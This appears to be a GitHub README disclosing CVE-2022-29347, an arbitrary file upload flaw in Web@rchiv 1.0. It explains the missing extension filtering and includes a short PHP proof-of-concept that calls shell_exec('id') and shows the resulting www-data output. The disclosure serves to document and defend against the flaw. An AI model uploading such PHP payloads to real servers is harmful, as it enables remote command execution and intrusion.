evildrummer Update README.md ... on May 9 History

..

Code_Execution_HelloWorld.png	7 months ago
Code_Execution_id_hostname.png	7 months ago
PoC_PHP.png	7 months ago
README.md	7 months ago
Uploaded_before_submitting.png	7 months ago

README.md

CVE-2022-29347


Arbitrary file upload vulnerability

- Vendor: zeitprax.com / blitzprax.com
- Product: Web@rchiv
- Version: 1.0


An arbitrary file upload vulnerability in Web@rchiv 1.0 allows attackers to execute arbitrary commands via a malicious PHP file.

To exploit the vulnerabilty you have to upload a php file which contains the shell_exec() function of php to execute local commands on the system. The Applications is intended for uploading documents but does not filter against extensions or anything else. By choosing the file it will be immediately uploaded and a direct hyperlink will be displayed.

Generated hyperlink before submitting the actual file




Test for proper php code execution



Hello World

Output of the command "id"




```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

PoC PHP file

```php
<html>
 <head>
  <title>PHP Test</title>
 </head>
 <body>

<?php
$output = shell_exec('id');
echo "<pre>$output</pre>";
?>

 </body>
</html>

```